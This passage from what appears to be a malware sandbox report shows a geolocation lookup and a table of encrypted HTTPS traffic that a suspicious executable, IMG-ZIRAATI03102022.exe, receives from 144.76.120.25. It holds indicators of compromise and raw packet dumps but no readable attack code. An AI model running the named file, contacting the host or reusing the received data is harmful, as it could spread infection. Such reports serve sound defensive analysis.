0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 6c 61 74 69 74 75 64 65 22 3a 22 33 38 2e 39 36 30 39 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 6c 6f 6e 67 69 74 75 64 65 22 3a 22 2d 37 37 2e 33 34 32 39 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 6c 6f 63 61 74 69 6f 6e 41 63 63 75 72 61 63 79 52 61 64 69 75 73 22 3a 22 35 30 30 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 74 69 6d 65 7a 6f 6e 65 22 3a 22 41 6d 65 72 69 63 61 5c 2f 4e 65 77 5f 59 6f 72 6b 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 75 72 72 65 6e 63 79 43 6f 64 65 22 3a 22 55 53 44 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 75 72 72 65 6e 63 79 53 79 6d 62 6f 6c 22 3a 22 24 22 2c 0a 20 20 22 67 65 6f 70 6c 75 67 69 6e 5f 63 75 72 72 65 6e 63 79 43 6f 6e 76 65 72 74 65 72 22 3a 30 0a 7d Data Ascii: { "geoplugin_request": "102.129.143.15", "geoplugin_status": 200, "geoplugin_delay": "1ms", "geoplugin_cred it": "Some of the returned data includes GeoLite data created by MaxMind, available from http://www.maxmind.com.", "geoplugin_city": "Reston", "geoplugin_region": "Virginia", "geoplugin_regionCode": "VA", "geoplugin_regionName": "Virginia", "geoplugin_areaCode": "", "geoplugin_dmaCode": "511", "geoplugin_countryCode": "US", "geoplugin_countryName": "United States", "geoplugin_inEU": 0, "geoplugin_euVATrate": false, "geoplugin_continentCode": "NA", "geoplugin_continentName": "North America", "geoplugin_latitude": "38.9609", "geoplugin_longitude": "-77.3429", "geoplugin_locationAccuracyRadius": "500", "geoplugin_timezone": "America/New_York", "geoplugin_currencyCode": "USD", "geoplugin_currencySymbol": "\$", "geoplugin_currencySymbol_UTF8": "\$", "geoplugin_currencyConverter": 0}

HTTPS Proxied Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49698	144.76.120.25	443	C:\Users\user\Desktop\IMG-ZIRAATI03102022.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:58 UTC	240	IN	Data Raw: 46 35 46 30 45 35 44 46 33 42 31 45 33 46 34 36 43 46 44 39 45 41 45 31 46 43 45 44 36 43 42 38 45 39 44 36 33 46 30 31 38 44 34 37 36 38 44 33 45 45 43 46 39 45 39 33 39 45 41 44 36 44 32 35 46 39 46 33 35 39 32 35 39 42 45 43 43 39 35 31 37 39 30 44 37 37 32 37 37 37 43 34 36 43 46 30 33 38 44 45 33 30 44 41 46 33 44 46 31 46 35 35 46 45 32 37 42 33 34 43 36 35 35 36 45 44 35 36 42 41 31 38 31 38 41 45 45 46 31 37 32 34 35 46 38 42 32 39 44 37 46 42 41 36 41 30 37 34 42 46 30 44 31 46 44 33 46 44 46 33 31 33 46 32 46 44 33 46 35 45 34 42 32 39 38 36 34 41 38 37 35 45 46 35 43 31 42 44 44 44 45 43 35 33 39 36 42 37 38 37 35 36 38 39 37 46 36 38 33 43 36 44 42 37 45 46 38 42 42 32 38 38 46 44 35 41 45 34 33 46 44 32 46 44 32 37 33 44 30 46 46 44 45 36 46 Data Ascii: F5F0E5DF3B1E3F46CFD9EAE1FCED6CB8E9D63F018D4768D3EECF9E939EAD6D25F9F359259BECC951790D772777C46CF038DE30DAF3DF1F55FE27B34C6556ED56BA1818AEEF17245F8B29D7FBA6A074BF0D1FD3FDF313F2FD3F5E4B29864A875EF5C1BDDDEC5396B78756897F683C6DB7EF8BB288FD5AE43FD2FD273D0FFDE6F
2022-10-03 14:01:58 UTC	256	IN	Data Raw: 31 42 35 44 44 41 33 43 46 46 32 43 41 45 31 33 35 41 44 30 35 32 39 39 32 34 42 35 36 45 39 34 39 31 45 44 36 39 30 30 35 33 33 34 46 35 34 37 42 37 32 46 42 31 30 37 45 35 38 31 46 38 31 34 32 35 39 34 33 46 44 31 32 42 39 38 32 34 35 39 43 31 34 43 30 33 43 44 32 33 42 46 42 30 36 41 30 42 42 31 45 34 38 43 33 46 32 42 37 34 39 36 46 42 34 31 34 45 36 32 31 32 45 44 34 30 36 42 36 34 45 33 36 32 39 45 44 45 43 35 42 45 33 43 32 44 39 36 33 33 38 43 43 31 45 32 33 46 41 35 41 43 34 42 34 46 37 33 33 30 46 38 44 38 44 34 42 30 42 37 33 41 34 42 34 37 31 37 43 42 39 36 44 34 42 30 39 37 33 43 37 45 43 36 31 46 35 33 32 36 45 31 36 45 38 39 38 39 34 33 34 45 36 45 31 34 41 30 34 38 42 37 30 42 33 43 45 35 30 41 30 41 37 33 36 34 39 36 34 43 41 33 44 44 Data Ascii: 1B5DDA3CFF2CAE135AD0529924B56E9491ED69005334FF547B72FB107E581F8142594C6D12B982459C14C03CD23BF806A0BB1E48C3F2B7496FB414E6212ED406B64E3629EDEC5BE3C2D96338CC1E23FA5AC4B4F7330F8D8D4B0B73A4B4717CB96D4B0973C7EC61F5326E16E8989434E6E1A4048B70B3CE50A0A7364964CA3DD
2022-10-03 14:01:58 UTC	272	IN	Data Raw: 46 37 43 39 31 30 31 46 30 39 32 36 43 33 35 33 44 42 34 43 33 36 39 43 43 44 36 46 42 41 39 35 31 37 35 46 33 44 35 35 44 37 45 36 45 35 31 42 39 45 32 44 30 36 37 39 30 42 32 35 32 36 33 39 37 42 44 37 32 30 43 33 45 33 42 36 36 46 31 31 45 39 42 38 36 42 37 35 42 39 35 42 31 37 36 38 44 45 34 38 31 45 44 37 42 42 35 37 37 42 44 33 30 42 35 42 45 41 35 30 30 43 42 41 46 42 35 41 35 37 36 33 45 46 36 42 39 41 44 30 44 31 42 33 42 32 42 41 37 30 37 34 43 37 42 38 45 31 43 44 45 37 46 42 45 45 42 35 37 39 42 44 45 30 45 33 43 32 36 30 42 46 33 42 42 32 34 43 41 46 36 32 46 30 31 44 37 41 39 42 32 45 43 46 43 35 45 39 37 32 36 33 44 42 32 37 33 37 37 30 37 30 38 37 42 31 33 41 31 30 31 46 38 43 34 35 45 38 35 32 31 46 30 36 44 36 39 42 37 35 46 37 36 39 Data Ascii: F7C9101F0926C353DB4C369CCD6FBA95175F3D55D7E6E51B9E2D06790B5256397BD720C3E3B66F11E9B86B75B95B1768DE481ED7BB577BD30B5BEA500CBAFB5A5763EF6B9AD0D1B3B2BA7074C7B8E1CDE7FBEEB579BDE0E3C260BF3BB24CAF62F01D7A9B2ECFC5E97263DB2737707087B13A101F8C45E8521F06D69B75F7C69
2022-10-03 14:01:58 UTC	288	IN	Data Raw: 42 35 30 32 31 45 44 34 41 39 38 36 41 30 41 44 46 37 45 46 32 39 31 41 38 44 39 33 31 44 41 38 31 46 44 36 41 36 44 37 36 41 38 37 30 34 46 37 41 38 32 35 46 31 42 45 44 46 35 37 38 35 38 46 34 37 31 35 42 45 38 46 34 46 45 44 44 37 31 46 46 42 45 44 35 44 42 41 36 38 45 45 34 34 37 41 33 32 31 44 35 42 36 41 38 36 36 44 45 39 42 44 31 32 46 42 37 43 41 33 39 46 46 37 30 39 37 43 30 45 36 31 41 46 35 41 39 42 35 43 33 37 31 34 36 33 42 35 42 44 41 41 33 42 46 34 30 39 37 32 31 38 46 34 42 31 34 43 34 37 35 38 41 38 41 39 44 31 45 39 41 33 46 44 44 45 44 30 38 38 35 44 46 34 46 31 30 32 44 41 33 46 44 39 32 38 46 34 31 45 31 32 46 42 31 39 41 33 44 30 38 36 33 32 36 33 46 35 31 41 35 41 32 46 38 30 33 36 41 38 45 45 35 31 44 41 44 31 30 45 35 41 32 46 41 Data Ascii: B5021ED4A986A0ADF7EF291A8D931DA81FD6A6D76A8704F7A825F1BEDF57858F4715BE8F4FEDD71FFBED5DBA68EE447A321D5B6A866DE9BD12FB7CA39FF7097C0E61AF5A9B5C371463B5BDAA3BF4097218F4B1C4C4758A8A9D1E9A3FDDDED0885DF4F102DA3FD928F41E12FB19A3D0863263F51A5A2F8036A8EE51DAD10E5A2FA
2022-10-03 14:01:58 UTC	304	IN	Data Raw: 43 38 34 44 36 39 37 36 39 37 37 31 45 39 46 41 38 31 46 44 35 31 35 32 35 37 31 31 39 46 33 45 34 43 36 42 43 39 42 36 39 36 32 31 46 46 45 41 38 42 33 45 44 38 33 41 44 30 33 37 39 32 36 33 34 36 36 42 34 37 42 43 42 44 32 31 41 45 45 43 46 33 35 39 31 37 37 43 38 38 44 35 31 41 42 35 36 46 46 35 45 38 46 33 31 33 38 43 45 45 41 36 31 42 43 38 30 43 37 33 32 44 43 31 31 32 33 45 32 33 35 31 35 34 31 36 38 45 33 38 33 37 31 44 39 35 45 39 31 37 39 41 45 38 34 42 42 43 46 35 32 34 34 42 46 34 46 31 31 35 44 44 38 43 39 46 35 35 43 42 34 31 37 46 39 41 39 42 32 39 36 41 41 30 41 45 45 39 33 42 44 39 31 45 39 41 36 39 42 39 37 46 45 46 34 39 31 38 34 44 45 37 34 42 38 34 37 41 34 42 41 37 39 45 36 42 30 43 34 35 43 46 37 45 41 32 30 46 32 36 31 33 42 43 34 Data Ascii: C84D69769771E9FA81FD515257119F3E4C6BC9B69621FFE48B3ED83AD0379263466B47BCBD21AE ECF359177C88D51AB56FF5E8F3138CEEAE61BC80C732DC1123E235154168E38371D93E9179AE84BBFC5244BF4F115DD8C9F55C2D17F9A9B296AA0AEE93BD91E9A69B97FEF49184DE74B847A4BA79E6B0C45CF7EA20F2613BC4
2022-10-03 14:01:58 UTC	320	IN	Data Raw: 44 41 34 41 46 45 43 41 46 44 32 39 38 42 35 37 31 35 33 46 35 46 39 36 33 46 37 42 34 35 31 38 42 44 36 39 38 35 33 36 41 33 41 33 30 39 33 45 41 32 36 32 42 35 33 35 34 45 32 42 45 30 34 41 41 33 44 46 31 46 44 39 35 41 35 31 44 33 46 46 44 32 43 42 37 42 45 37 43 36 37 36 45 34 38 46 37 33 31 44 44 36 46 45 45 42 42 41 39 46 30 44 35 39 44 33 31 43 34 43 46 45 41 30 38 44 41 31 45 44 35 46 31 31 32 45 36 42 41 33 32 42 36 44 36 43 36 43 35 39 33 35 38 36 39 46 30 41 35 33 32 33 34 44 46 34 41 34 34 34 34 45 35 42 35 30 33 34 32 41 44 31 44 44 39 35 30 37 35 39 46 39 35 35 37 46 35 33 46 37 39 37 39 34 42 31 32 44 32 32 37 44 44 32 39 44 37 38 32 38 43 32 45 37 44 35 37 36 41 37 30 46 38 46 45 45 31 38 46 35 44 30 34 36 37 39 33 37 46 31 31 37 38 44 Data Ascii: DA4AFECAFD298B57153F5F963F7B4518BD698536A3A3093EA262B5354E2BE04AA3DF1FD95A51D3 FFD2CB7BE7C676E48F731DD6FEEBBA9F0D59D31C4CFEA08DA1ED5F112E6BA32B6D6C6C5935869F0A53234DF4A4444E5B50342AD1DD950759F9557F53F79794B12D227DD2D9D7828C2E7D576A70F8FEE18F5D0467937F1178D
2022-10-03 14:01:58 UTC	336	IN	Data Raw: 34 35 36 43 43 31 35 44 42 37 37 42 36 45 32 32 37 34 36 37 42 30 35 36 34 44 41 38 44 41 32 34 42 36 36 31 33 31 37 44 30 33 42 36 43 36 44 31 41 39 42 33 30 38 41 42 32 31 32 31 35 46 43 36 33 30 37 30 32 35 45 30 42 46 37 46 31 44 30 31 32 45 39 36 44 43 46 36 34 42 45 33 46 38 43 30 34 35 37 44 36 37 42 32 41 35 45 35 45 39 39 45 43 41 39 39 33 39 43 31 44 46 43 37 34 30 44 44 42 31 35 44 31 31 42 34 32 37 42 33 44 39 35 32 44 42 30 46 44 36 45 44 41 31 36 44 39 45 43 41 39 36 39 36 44 35 39 45 31 39 42 36 38 43 37 36 37 43 36 30 35 34 43 33 42 33 44 39 35 33 39 33 31 39 42 37 32 31 37 36 35 39 46 31 38 30 35 33 39 33 36 37 43 37 34 30 36 41 34 42 36 45 33 34 43 33 33 33 44 39 35 32 43 41 33 33 36 45 37 34 42 34 42 33 44 39 35 33 34 32 41 46 45 46 Data Ascii: 456CC15DB77B6E227467B0564DA8DA24B661317D03B6C6D1A9B308AB21215FC6307025E0BF7F1D012E96DCF64BE3F8C0457D67B2A5E5E99ECA9939C1DFC740DDB15D11B427B3D952BDB0FD6EDA16D9ECA9696D59E19B68C767C6054C3B3D9539319B7217659F180539367C7406A4B6E34C333D952CA336E74B4B3D95342AFEF

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:58 UTC	352	IN	Data Raw: 31 39 36 35 35 33 36 45 39 44 30 34 39 34 46 33 34 35 46 34 45 33 44 39 46 42 34 33 42 38 43 42 39 41 45 37 30 39 41 32 45 43 44 34 42 37 31 39 34 30 45 36 44 43 36 35 44 39 45 36 38 41 42 38 43 42 38 35 46 45 31 31 42 37 45 31 39 41 38 32 43 44 32 37 41 36 45 33 32 45 36 34 33 33 36 45 35 39 44 44 32 31 45 45 32 43 32 42 35 46 33 39 33 45 31 36 46 46 37 31 38 44 33 45 30 38 42 41 45 45 45 35 31 35 38 37 45 43 39 31 36 44 45 31 39 43 41 44 41 34 35 34 36 32 38 33 43 38 33 41 38 37 46 33 43 43 30 33 46 35 39 36 32 33 46 35 39 36 34 44 30 39 34 35 34 31 46 38 34 38 32 42 41 31 37 34 35 31 43 38 42 35 34 31 44 34 43 43 37 35 42 36 37 35 31 46 35 34 30 37 41 34 43 46 38 44 33 34 42 30 31 39 34 44 43 34 35 33 46 46 45 41 41 30 44 46 38 37 34 32 31 33 39 43 Data Ascii: 1965536E9D0494F435F4E3D9FB43B8CB9AE709A2ECD4B71940E6DC65D9E68AB8CB85FE11B7E19A82CD27A6E32E64336E59DD21EE2C2B5F393E16FF718D3E08BAEEEE51587EC916DE19CADA546283C83A87F3CC03F59623F59664D094541F8482BA17451C8B541D4CC75B6751F5407A4CF8D34B0194DC453FFEEA0DF8742139C
2022-10-03 14:01:58 UTC	368	IN	Data Raw: 30 44 35 43 32 43 44 38 36 42 33 44 30 45 42 43 46 34 37 33 36 30 45 41 33 43 41 46 30 31 42 44 44 46 33 38 34 42 32 44 46 39 31 33 35 45 36 43 36 41 30 31 42 34 45 45 39 37 35 36 35 34 38 33 33 46 37 37 46 37 35 46 32 32 36 37 34 37 38 41 45 43 39 45 41 46 33 36 46 33 44 33 36 39 43 46 42 45 33 46 30 42 33 41 42 45 44 34 45 42 46 31 35 39 44 30 31 30 44 34 38 35 33 46 35 31 45 35 41 42 46 39 30 39 38 41 31 41 45 33 42 44 46 41 33 42 35 38 42 38 41 45 35 30 37 34 45 42 43 34 33 34 39 42 42 34 45 33 44 30 33 32 39 38 33 36 30 38 34 34 43 38 37 42 32 35 30 43 38 31 42 31 39 41 31 34 38 37 38 46 35 30 31 39 32 39 39 44 36 44 46 33 39 44 42 39 33 34 33 42 46 44 41 44 38 36 34 35 37 33 41 42 42 33 30 44 44 39 33 46 33 39 44 39 39 30 43 46 36 31 41 42 42 Data Ascii: 0D5C2CD86B3D0EBCF47360EA3CAF01BDDF384B2DF9135E6C6A01B4EE975654833F77F75F2267478AEC9EAF36F3D369CFBE3F0B3ABED4EBF159D010D4853F51E5ABF9098A1AE3BDF3A3B58B8AE5074EB C4349BB4E3D03298360844C87B2508C91B19A14878F5019299D6DF39DB93343BFDAD864573ABB30DD93F39D990CF61ABB
2022-10-03 14:01:58 UTC	384	IN	Data Raw: 38 35 35 34 46 33 42 34 32 33 43 46 45 34 36 32 34 39 34 44 35 44 37 32 31 32 37 30 39 33 34 45 44 31 38 36 32 41 35 46 43 45 44 31 38 36 32 37 30 32 34 36 35 33 42 34 41 34 32 45 38 45 34 36 30 45 42 34 32 43 46 39 45 37 36 41 43 42 45 33 35 30 39 33 43 45 39 32 31 37 33 34 45 37 39 37 34 36 32 44 36 38 45 44 39 45 32 35 34 44 41 37 38 38 31 38 42 41 44 43 31 42 33 44 43 30 43 38 42 42 32 43 41 32 43 39 34 43 33 39 43 46 32 39 44 43 45 39 30 32 39 46 39 44 32 33 32 45 43 34 37 31 45 41 46 39 44 32 33 35 32 41 37 34 39 36 33 44 46 46 36 36 37 34 38 44 30 36 32 33 38 43 35 30 45 42 34 35 37 45 35 38 36 41 30 34 35 42 38 33 44 46 37 37 31 35 39 30 30 45 35 39 33 37 35 38 42 35 35 35 38 46 39 39 32 30 37 37 46 37 44 46 38 35 44 46 35 31 45 45 Data Ascii: 8554F3B423CFE462494D5D721270934ED1862A5FCED18627024653B4A42E8E460EB42CF9E76ACB E35093CE921734E797462DB640EF8ED9E254DA78818BADC1B3DC0C8BB2CA2C94C39CF29DCE9029F9 D232EC471EAF9D2352A74963DFF66748D06238C50EB457E586A045B83DF7715900E593758B5558F992077F7DF85DF51EE
2022-10-03 14:01:58 UTC	400	IN	Data Raw: 38 34 30 43 33 41 39 32 30 36 31 39 44 32 31 38 44 43 34 42 35 37 30 44 31 32 32 33 33 39 34 32 34 38 37 44 37 41 41 32 39 30 39 42 42 38 41 38 37 37 43 30 43 46 42 45 35 43 44 36 30 42 35 30 31 30 37 34 45 37 36 45 34 37 43 35 34 43 37 35 39 42 34 41 36 43 41 35 32 33 45 30 34 45 43 41 43 34 35 30 31 34 44 30 34 37 43 43 30 41 43 30 45 30 30 44 31 32 39 41 37 41 42 44 39 34 44 31 35 39 32 32 34 32 39 39 36 44 36 36 45 44 30 39 33 36 32 41 31 39 33 35 46 32 33 36 36 34 39 34 43 41 43 35 34 39 35 44 32 33 39 44 34 34 39 42 34 45 46 41 35 31 31 35 44 45 34 38 35 33 36 42 39 41 32 41 37 32 34 37 44 33 31 33 30 36 34 34 37 33 46 44 33 45 34 45 44 33 38 41 36 45 41 38 44 44 44 34 43 42 35 41 34 35 43 41 31 43 44 30 37 33 42 33 37 34 33 36 41 41 38 31 31 43 45 Data Ascii: 840C3A920619D218DC4B570D12233942487D7AA2909BB8A877C0CFBE5CD60B501074E76E47C54C 759B4A6CA523E04ECAC45014D047CC0AC0E00D129A7ABD94D1592242996D66ED09362A1935F2366494CAC5495D 239D449B4EFA5115DE48536B9A2A7247D313064473FD3E4ED38A6EA8DD4CB5A45CA1CD073B37436AA811CE
2022-10-03 14:01:58 UTC	416	IN	Data Raw: 34 39 37 32 38 39 45 35 45 44 32 46 36 30 32 39 41 41 42 31 46 33 41 45 43 39 44 32 34 44 35 43 30 36 45 44 32 31 37 38 35 38 32 35 30 36 30 43 42 45 43 38 33 30 35 37 43 43 31 38 36 33 37 42 39 45 41 34 38 45 39 36 42 37 32 34 38 46 31 46 46 41 31 46 34 30 39 34 32 41 46 36 39 42 43 35 38 45 31 34 38 35 32 37 39 30 43 31 46 43 31 43 43 43 32 31 45 37 30 30 36 35 43 33 36 30 33 32 43 33 45 45 46 30 31 43 34 36 37 30 31 36 35 45 33 35 34 33 38 45 33 46 32 32 34 44 34 32 33 44 37 34 31 34 38 30 34 32 43 44 34 30 42 37 44 33 35 34 33 38 43 31 45 41 30 44 42 45 43 36 32 46 39 33 44 35 34 32 32 42 37 41 30 41 34 30 32 31 33 35 34 30 42 37 46 37 35 34 33 38 41 36 41 38 37 38 46 32 44 36 42 32 34 39 30 41 43 42 37 39 30 35 45 31 36 34 37 35 35 30 38 30 44 45 38 Data Ascii: 497289E5ED2F6029AAB1F3AEC9D24D5C06ED21785825060CBEC83057CC18637B9EA48E96B7248F 1FFA1F40942AF69BC58E14852790C1FC1CCC21E70065C36032C3EEF01C4670165E35438E3F224D423D74148042 CD40B7D35438C1EA0DBEC62F93D5422B7A0A40213540B7F75438A6A878FD26B2490ACB7905E164755080DE8
2022-10-03 14:01:58 UTC	432	IN	Data Raw: 33 33 38 42 41 35 38 34 36 39 43 45 46 43 45 32 46 43 31 45 36 45 46 44 32 33 39 32 37 45 42 44 39 33 36 37 44 38 31 44 39 31 37 32 35 42 43 42 30 41 44 37 39 34 46 38 36 43 36 31 35 41 31 31 30 33 41 43 35 33 36 43 38 38 37 32 32 33 41 33 44 35 33 43 38 38 34 42 46 45 37 39 31 30 44 36 46 38 30 32 39 35 31 43 37 39 43 41 37 30 34 37 35 32 38 44 35 38 45 41 34 30 37 32 30 37 44 33 36 30 42 30 45 39 34 44 46 32 32 37 34 41 39 35 37 36 42 39 31 33 43 36 33 34 39 46 39 31 32 30 43 32 37 31 44 31 35 37 32 36 33 39 38 33 30 41 43 35 44 34 34 39 44 45 32 42 31 35 31 35 46 30 42 43 33 39 46 44 46 44 31 46 37 32 42 31 45 31 38 36 34 36 30 36 35 38 43 41 42 39 35 38 46 41 43 31 32 30 36 39 33 30 30 44 33 36 38 44 34 42 37 30 37 42 30 39 37 33 34 39 32 41 45 38 44 Data Ascii: 3D8BA58469CEFC2FC1E6EFD23927EBD9367D81D91725BCB0AD794F86C615A1103AC536C887223 A3D53C884BFE7910D6F802951C79CA7047528D58EA407207D360B0E94DF2274A9576B913C6349F9120C271D157 2639830AC5D449DE2B1515F0BC39DFD1F72B1E186460658CAB958FAC1206930D368D4B707B0973492AE8D
2022-10-03 14:01:58 UTC	448	IN	Data Raw: 32 30 44 36 32 38 32 30 43 36 35 37 34 43 44 39 37 45 36 44 31 45 36 30 43 35 32 45 42 46 31 46 37 46 32 44 42 33 32 43 45 34 43 38 30 43 35 43 45 39 46 37 44 31 39 37 45 33 39 33 39 41 31 34 43 41 42 46 33 34 31 46 31 43 44 30 38 31 37 30 37 41 30 44 32 30 31 39 32 38 46 37 42 31 39 39 36 38 35 42 36 35 46 41 45 36 44 42 44 34 43 30 39 36 30 39 41 35 39 36 45 35 46 32 45 39 31 38 45 33 41 46 32 39 31 33 37 35 42 36 31 37 46 31 44 33 46 32 43 30 45 37 37 43 45 42 35 41 43 32 45 32 36 44 37 38 36 45 41 39 32 45 42 30 42 32 34 34 30 45 43 36 36 33 37 36 30 35 45 34 37 33 33 31 42 44 31 32 46 45 34 36 38 45 32 36 43 44 33 31 41 46 43 30 39 46 39 36 44 39 31 36 37 30 38 31 37 41 32 31 37 37 31 38 45 44 34 45 36 33 37 35 35 33 31 34 46 41 33 37 35 34 32 36 35 Data Ascii: 20D62820C6574CD97E6D1E60C52EBF1F7F2DB32CE4C80C5CE9F7D197E3939A14CABF341F1CD081 707A0D201928F7B199685B65FAE6DBD4C09609A596E5F2E918E3AF291375B617F1D3F2C0E77CEB5AC2E26D786E A92EB0B2440EC6637605E47331BD12FE468E26CD31AFC09F96D917718ED4E63755314FA3754265
2022-10-03 14:01:58 UTC	464	IN	Data Raw: 32 44 35 35 39 30 43 46 33 33 44 41 44 34 36 31 36 32 35 38 32 30 35 35 32 30 35 37 41 30 35 45 43 39 31 41 34 36 43 37 38 39 32 42 36 42 43 43 43 42 37 39 33 44 31 44 37 39 33 43 31 31 46 38 41 32 34 32 46 31 46 42 35 33 41 44 42 43 36 38 42 30 32 38 34 42 37 39 41 37 31 30 45 31 46 35 45 39 41 34 43 34 46 41 33 37 36 38 35 30 45 32 34 35 43 37 34 43 43 42 33 31 35 31 33 35 43 36 45 35 32 36 45 35 37 43 33 34 36 39 39 42 41 32 46 32 32 30 43 38 38 32 39 46 44 38 37 35 31 30 46 37 43 35 31 38 30 45 33 35 30 30 33 30 31 41 34 33 33 35 38 36 30 37 36 38 38 39 46 33 35 33 30 44 35 33 35 36 34 37 35 38 42 39 46 35 46 41 39 38 41 32 36 41 38 32 42 38 38 33 35 45 37 46 35 37 31 31 37 32 41 45 30 33 38 46 39 39 45 31 41 46 32 36 39 45 34 44 33 33 32 38 30 Data Ascii: 2D5590CF33DAD461625820552057A05EC91A46C7892B6BCCB793D1D793C11F8A242F1FB53ADBC 68B0284B79A710E1F5E9A4C4FA376850E245C74CCB315135C6E526E57C346949BA2F220C8829DF87510F7C5180 E3500301A4C3586076889F3530D453564758B9F5FA98A26A82B8835E7F571172AE038F999E1AF269E4D33280

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:58 UTC	480	IN	Data Raw: 41 30 31 42 31 42 42 34 33 36 41 30 30 30 44 39 39 35 33 34 34 32 35 43 37 43 36 46 34 30 30 37 35 34 37 37 37 32 34 34 42 38 39 36 33 46 36 30 38 30 37 36 43 34 35 34 39 31 31 36 38 31 38 39 35 34 38 36 32 34 32 35 44 35 44 44 31 43 44 41 46 37 31 35 31 44 31 43 44 38 45 31 38 30 39 39 35 36 46 38 33 36 36 42 44 44 42 36 37 32 34 38 31 30 32 39 37 38 33 37 35 37 33 33 43 46 34 46 39 43 39 31 39 34 45 32 33 46 46 43 43 44 44 34 45 32 36 41 32 38 42 35 36 39 34 30 45 33 45 41 32 46 45 35 45 33 36 31 33 34 36 35 45 36 43 46 33 38 32 45 39 30 42 35 41 39 39 31 46 39 44 36 33 39 41 42 44 46 38 34 43 39 32 44 42 37 33 35 37 35 43 46 31 36 43 43 43 45 45 37 32 44 42 39 41 45 36 45 37 39 32 35 35 42 34 46 30 38 32 36 45 39 44 41 30 38 31 45 43 33 42 42 42 31 45 Data Ascii: A01B1BB436A000D99534425C7C6F400754777244B8963F608076C4549116818954862425D5DD1CDAF7151D1CD8E1809956F8366BDD67248102978375733CF4F9C9194E23FFCCDD4E26A28B56940E3EA2FE5E3613465E6CF382E90B5A991F9D639ABDF84C92DB73575CF16CCCEE72DB9AE6E79255B4F0826E9DA081EC3BBB1E
2022-10-03 14:01:58 UTC	496	IN	Data Raw: 41 45 34 46 44 41 35 32 35 45 33 39 34 31 38 34 42 42 31 42 37 36 39 34 33 31 39 30 43 39 36 33 45 34 37 43 41 43 41 30 45 42 32 34 34 45 42 36 39 37 37 37 42 42 39 39 43 37 45 38 32 33 33 36 39 33 36 30 45 46 36 37 44 36 45 43 33 33 39 31 37 46 33 44 32 46 35 30 33 36 32 42 45 32 41 37 45 45 44 41 30 42 46 44 31 42 39 38 34 32 36 30 34 35 45 36 46 41 35 45 44 46 36 38 30 42 31 44 35 32 39 32 45 30 46 34 31 42 32 45 31 43 38 36 33 41 35 42 31 38 44 45 32 45 42 31 32 35 44 35 36 38 44 39 39 32 31 35 43 35 43 32 37 37 42 30 44 42 30 39 34 32 45 32 30 46 31 39 33 34 30 43 42 46 31 41 33 45 41 31 34 43 38 43 43 42 37 39 34 43 36 36 35 30 42 43 31 39 44 45 36 46 33 38 44 39 46 32 37 34 37 46 42 31 36 30 43 30 32 42 45 39 31 41 34 45 38 38 35 45 31 31 46 34 38 Data Ascii: AE4FDA525E394184BB1B76943190C963E47CACA0EB244EB69777B899C7E823369360EF67D6EC33917F3D2F50362BE2A7EEDA0BFD1B98426045E6FA5EDF680B1D5292E0F41B2E1C863A5B18DE2EB125D568D99215C5C277B0DB0942E20F19340CBF1A3EA14C8CCB794C6650BC19DE6F38D9F2747FB160C02BE91A4E885E11F48
2022-10-03 14:01:58 UTC	512	IN	Data Raw: 32 37 31 35 35 44 36 44 39 38 30 44 34 33 38 37 32 39 44 36 46 41 43 33 39 33 46 34 38 44 31 41 45 44 31 34 42 31 34 38 37 41 39 31 35 37 39 35 35 44 36 44 45 46 45 31 46 43 45 34 44 44 39 31 36 36 44 46 43 33 42 35 35 41 33 35 35 42 42 33 33 42 33 34 33 32 46 38 33 46 46 36 43 36 44 45 31 37 37 38 34 37 37 31 41 31 38 37 36 38 45 35 31 43 44 44 45 32 39 41 33 34 39 46 39 31 44 35 46 41 34 32 45 39 41 33 37 35 39 41 39 41 33 37 45 45 43 38 31 32 36 34 36 30 45 32 41 39 37 36 43 42 33 36 32 38 45 42 45 45 38 34 46 33 36 39 37 33 32 44 32 43 46 38 36 46 46 45 39 37 38 39 39 44 31 39 42 38 32 46 35 44 42 33 46 36 30 39 43 30 32 39 34 33 33 42 41 43 42 35 35 39 36 36 35 33 35 44 34 43 42 43 44 39 35 41 32 36 35 30 45 38 44 30 38 37 43 43 35 44 42 39 44 30 39 Data Ascii: 27155D6D980D438729D6FAC393F48D1AED14B1487A9157955D6DEFE1FCE4DD9166DFC3B55A355BB33B3432F83FF6C6DE17784771A18768E51CDDE29A349F91D5FA42E9A3759A9A37EEC8126460E2A976CB3628EBEE84F369732D2CF86FFE97899D19B82F5DB3F609C029433BACB55966535D4CBDC95A2650E8D087CC5DB9D09
2022-10-03 14:01:58 UTC	528	IN	Data Raw: 39 32 34 34 34 34 41 43 34 39 38 43 42 43 35 41 38 30 34 41 31 43 43 41 32 41 46 44 36 41 41 39 39 33 30 43 30 39 45 45 33 35 43 32 37 43 30 42 33 39 30 42 32 44 31 39 30 46 45 38 42 34 35 43 42 46 31 42 37 42 37 38 35 44 31 38 31 34 43 34 41 42 42 45 41 43 34 46 33 44 35 42 42 39 42 37 42 41 44 41 42 44 44 36 34 42 46 39 30 39 42 42 41 42 34 33 43 38 31 36 46 31 35 38 30 45 39 34 36 45 31 45 46 37 36 32 44 39 35 30 39 36 37 35 35 30 35 32 33 43 33 36 44 32 38 45 41 33 30 41 44 36 41 38 37 32 38 33 46 36 33 36 42 42 38 41 33 38 32 37 36 36 44 34 32 42 45 42 36 45 30 39 43 45 32 34 30 46 46 35 42 46 41 31 33 46 31 42 37 45 35 43 31 35 35 39 41 32 43 31 37 36 44 30 39 32 39 42 34 30 39 38 34 33 31 43 30 39 34 33 37 35 35 44 41 35 30 30 31 44 43 42 38 32 30 Data Ascii: 924444AC498CBC5A804A1CCA2AFD6AA9930C09EE35C27C0B390B2D190FE8B45CBF1B7B785D1814C4ABBEAC4F3D5BB9B7BADABDD64BF909BBAB43C816F1580E946E1EF762D950967550523C36D28EA30AD6A87283F636BB8A382766D42BEB6E09CE240FF5BFA13F1B7E5C1559A2C176D0929B4098431C0943755DA5001DCB820
